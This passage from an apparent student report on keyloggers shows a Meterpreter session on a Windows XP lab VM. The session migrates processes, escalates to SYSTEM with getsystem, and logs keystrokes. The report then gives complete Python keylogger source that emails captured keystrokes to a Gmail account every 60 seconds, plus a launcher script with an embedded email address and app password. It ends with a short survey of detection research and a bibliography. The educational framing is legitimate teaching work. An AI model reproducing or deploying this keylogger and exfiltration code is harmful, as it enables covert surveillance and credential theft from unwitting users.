 660   604   lsass.exe            x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\lsass.exe
 816   648   svchost.exe          x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\svchost.exe
 884   648   svchost.exe          x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 968   976   wscntfy.exe          x86   0        KHUSH\khushchadha              C:\WINDOWS\system32\wscntfy.exe
 976   648   svchost.exe          x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\System32\svchost.exe
 1020  648   svchost.exe          x86   0        NT AUTHORITY\NETWORK SERVICE   C:\WINDOWS\system32\svchost.exe
 1092  648   svchost.exe          x86   0        NT AUTHORITY\LOCAL SERVICE     C:\WINDOWS\system32\svchost.exe
 1344  648   spoolsv.exe          x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\spoolsv.exe
 1420  252   cmd.exe              x86   0        KHUSH\khushchadha              C:\WINDOWS\system32\cmd.exe
 1652  976   wuauclt.exe          x86   0        NT AUTHORITY\SYSTEM            C:\WINDOWS\system32\wuauclt.exe

meterpreter > migrate 252
[*] Migrating from 976 to 252 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: KHUSH\khushchadha
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

vi. **Metasploit: List Processes with ps**


Running ps lists the processes currently active on Windows XP. This helps identify a stable process, such as explorer.exe, which we can migrate to for more reliable access.

**Metasploit: Migrate to explorer.exe Process**
The command migrate 252 switches control to the explorer.exe process, which is stable and runs with user privileges. This migration helps maintain a persistent session without interruption.
**Metasploit: Check User ID with getuid**
We use getuid to check the user ID currently in use. This verifies our current level of access on the Windows XP system and confirms if we are operating as the correct user.
**Metasploit: Attempt to Gain System Privileges**
The command getsystem is used to elevate our privileges to system-level access, giving us more control over Windows XP. System privileges provide the highest level of authority on the target.
**Metasploit: Confirm User ID Again**
Running getuid again allows us to verify if the privilege escalation was successful by checking if our user ID has changed to a system-level account.




```
[-] Unknown command: helo. Did you mean help? Run the help command for more details.
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Manage the transport mechanisms
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

vii. **Metasploit: Display Available Commands with help**
Typing help displays a list of available commands in Metasploit, helping us to locate commands related to keylogging and other functions we may want to perform on the target.




```
Stdapi: User interface Commands
===============================

    Command                   Description
    -------                   -----------
    enumdesktops              List all accessible desktops and window stations
    getdesktop                Get the current meterpreter desktop
    idletime                  Returns the number of seconds the remote user has been idle
    keyboard_send             Send keystrokes
    keyevent                  Send key events
    keyscan_dump              Dump the keystroke buffer
    keyscan_start             Start capturing keystrokes
    keyscan_stop              Stop capturing keystrokes
    mouse                     Send mouse events
    screenshare               Watch the remote user desktop in real time
    screenshot                Grab a screenshot of the interactive desktop
    setdesktop                Change the meterpreters current desktop
    uictl                     Control some of the user interface components
```



```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```

viii. **Metasploit: Start Keylogger with keyscan_start**


With keyscan_start, we activate a keylogger on Windows XP. This command begins recording keystrokes, allowing us to capture any input made on the target's keyboard.



XP [Running] - Oracle VirtualBox
File Machine View Input Devices Help
www.vtop.vit.ac.in - Search - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address http://www.bing.com/search?FORM=DNSAS&q=www.vtop.vit.ac.in
Go Links
ALL IMAGES VIDEOS NEWS TOOLS
English
Sign in Rewards
Bing
www.vtop.vit.ac.in
About 324,000 results
Open links in new tab
VTOP
https://vtop.vit.ac.in/vtop
VIT Vellore - VTOP
WEB A digital initiative by the institute facilitating Faculty, Staff, Students, Parents and Alumni to access and process Academics, Research, Supporting services at one common platform.
Error on page.
Internet
start
C:\WINDOWS\syste...
C:\WINDOWS\syste...
www.vtop.vit.ac.in - ...
11:36 AM

ix. **Windows XP: Perform Keystrokes**

At this point, we switch to Windows XP and type some text. These keystrokes are recorded by the keylogger running through Metasploit on the Kali Linux system.



```
meterpreter > keyscan_dump
Dumping captured keystrokes...
www.vtopwww.vtop.vit.ac.in<CR>
<CR>
ipconfig<CR>


meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > 
```

x. **Kali Linux: Retrieve Keystrokes with keyscan_dump**
The command keyscan_dump displays the captured keystrokes from Windows XP. This allows us to view all recorded input, showing what was typed on the target system.
**Metasploit: Stop Keylogger with keyscan_stop**
Finally, keyscan_stop halts the keylogging process. This command stops the recording of keystrokes and concludes our keylogging session on the Windows XP machine.

## 4.2 Using Python [Implemented by Vedant Sharma]

**Keylogger.py:**

```python
import smtplib
import threading
from pynput import keyboard

class KeyLogger:
    def __init__(self, time_interval: int, email: str, password: str) -> None:
        self.interval = time_interval
        self.log = "KeyLogger has started..."
        self.email = email
        self.password = password

    # Method to append keystrokes to the log
    def append_to_log(self, string):
        self.log += string

    # Method to handle key presses
    def on_press(self, key):
        try:
            current_key = str(key.char)
        except AttributeError:
            if key == key.space:
                current_key = " "
            elif key == key.esc:
                print("Exiting program...")
                return False
            else:
                current_key = " " + str(key) + " "

        self.append_to_log(current_key)

    # Method to send email using Gmail's SMTP server
    def send_mail(self, email, password, message):
        server = smtplib.SMTP('smtp.gmail.com', 587)
        server.starttls()
        server.login(email, password)
        server.sendmail(email, email, message)
        server.quit()

    # Method to report logs and send them via email
    def report_n_send(self):
        self.send_mail(self.email, self.password, "\n\n" + self.log)
        self.log = ""
        timer = threading.Timer(self.interval, self.report_n_send)
        timer.start()
    # Start the keylogger
    def start(self):
        keyboard_listener = keyboard.Listener(on_press=self.on_press)
        with keyboard_listener:
            self.report_n_send()
            keyboard_listener.join()
```

This Python code implements a simple keylogger class, `KeyLogger`, that captures keystrokes and periodically emails the logged data. The class is initialized with parameters for a time interval (`time_interval`), an email address (`email`), and a password (`password`). It begins logging with the message "KeyLogger has started..." and appends each keystroke to the `log` string. The `on_press` method handles the logic for capturing keystrokes: it attempts to capture regular character keys directly, while handling special keys (like spaces and escape) with conditional checks. The `send_mail` method uses Python's `smtplib` to connect to Gmail's SMTP server and send the collected log data via email. Every `interval` seconds, the `report_n_send` method sends the log by email, then clears it for the next batch of logs, using a `threading.Timer` to repeat this process automatically. Finally, the `start` method initiates a `keyboard.Listener` that continuously captures keystrokes and triggers the email reporting cycle, running indefinitely until manually stopped.

**execute.py:**

```
import keylogger

malicious_keylogger = keylogger.KeyLogger(60,
'keylogger.test.cybersec@gmail.com', 'ywpd yytx hxqh ilnc')

# Start the keylogger
malicious_keylogger.start()
```

This code snippet imports the `KeyLogger` class from a module named `keylogger` and creates an instance of the keylogger with the specified parameters. The `KeyLogger` instance, `malicious_keylogger`, is set up with a reporting interval of 60 seconds and configured with an email address, `keylogger.test.cybersec@gmail.com`, along with a password. The `start()` method is then called on `malicious_keylogger`, which activates the keylogging process. This method initiates a listener that monitors keystrokes, capturing each one as the user types. Every 60 seconds, the `KeyLogger` sends an email containing the logged keystrokes to the specified email address, then clears the log and continues the cycle. This setup demonstrates how keylogging can be automated to periodically send data to a remote email, emphasizing the importance of controlled and ethical use in a secure environment for cybersecurity testing or educational purposes.

# 5. RECENT RESEARCH

## 5.1 Detection Techniques for Keyloggers:

Recent studies are focusing on machine learning and anomaly detection methods to identify keylogger activity in systems. By analyzing user behavior, system activity, and network traffic, machine learning models can help detect and prevent malicious keyloggers. Research on using behavior-based detection and deep learning techniques to identify patterns unique to keyloggers is particularly active.

## 5.2 Hardware vs. Software Keyloggers:

New research also compares software-based keyloggers, like those built with Metasploit or Python, with hardware-based keyloggers (which are physically attached to devices). Studies examine detection methods, device vulnerabilities, and the challenges of identifying hardware-based threats, given their lack of reliance on software that traditional antivirus tools monitor.

## 5.3 Ethical and Legal Implications:

Researchers are exploring the ethical and legal concerns surrounding keylogger use. Papers in this area investigate the legality of keylogging in various jurisdictions, especially as it relates to workplace monitoring and the ethical considerations of using keyloggers in cybersecurity education and research.

## 5.4 Real-Time Monitoring and Prevention:

Advances in real-time system monitoring are improving keylogger prevention techniques. New algorithms analyze system calls, keyboard input patterns, and other indicators to detect keylogger activity in real time. These technologies aim to reduce the risk of data breaches by blocking or alerting users to suspicious activity as it happens.

## 5.5 Keylogger Use in IoT Devices:

A recent field of research looks at the use of keyloggers in Internet of Things (IoT) environments. IoT devices often lack robust security features, making them vulnerable to keylogging attacks. Research in this area focuses on enhancing IoT security to prevent unauthorized data capture, which is critical as these devices become more integrated into personal and business environments.

# 6. BIBLIOGRAPHY

**Weblinks**:

1. https://www.mcafee.com/learn/what-is-a-keylogger/
2. https://www.veracode.com/security/keylogger
3. https://www.techtarget.com/searchsecurity/definition/keylogger

**Journals**:

• **Khan, S., Shafique, M. R., & Ahmad, N. (2022).** "Keylogger Detection Using Machine Learning Algorithms: A Comparative Study." *Journal of Cybersecurity and Privacy, 2*(4), 184-202.
This paper explores the use of machine learning algorithms to detect software-based keyloggers. It compares various detection techniques, focusing on their accuracy, computational cost, and feasibility in real-time applications.

• **Liao, R., & Tian, Z. (2023).** "Mitigating Keylogging Threats in IoT Environments." *International Journal of Internet Technology and Secured Transactions, 15*(2), 103-115.
This study examines vulnerabilities in IoT devices to keylogging attacks and suggests security frameworks for enhancing IoT resistance to such threats. It emphasizes real-time monitoring and lightweight encryption methods suitable for IoT applications.

• **Kim, Y., & Park, H. (2021).** "Advanced Evasion Techniques for Keyloggers and Countermeasures." *Cybersecurity Research and Applications, 8*(3), 45-57.
This paper investigates new evasion methods used by advanced keyloggers, such as encrypted keystroke capture and fileless techniques, while evaluating existing countermeasures to detect and block these sophisticated keyloggers.

• **Rodriguez, L., & Fielder, M. (2023).** "Legal and Ethical Issues in Keylogging: A Global Perspective." *Journal of Information Security and Cyber Law, 5*(1), 12-29.
This publication reviews the ethical and legal considerations of keylogging in various countries, discussing permissible use cases, privacy concerns, and regulations. It is particularly relevant for professionals considering keylogging in workplace monitoring and cybersecurity training.

• **Nguyen, T., & Sun, H. (2022).** "Hardware-Based Keylogger Detection and Prevention Techniques: A Comprehensive Review." *ACM Computing Surveys, 54*(12), 1-26.
This review focuses on hardware-based keyloggers, discussing methods for detecting and preventing unauthorized hardware installation on computers. It provides insights into challenges unique to hardware keyloggers, such as their lack of reliance on detectable software.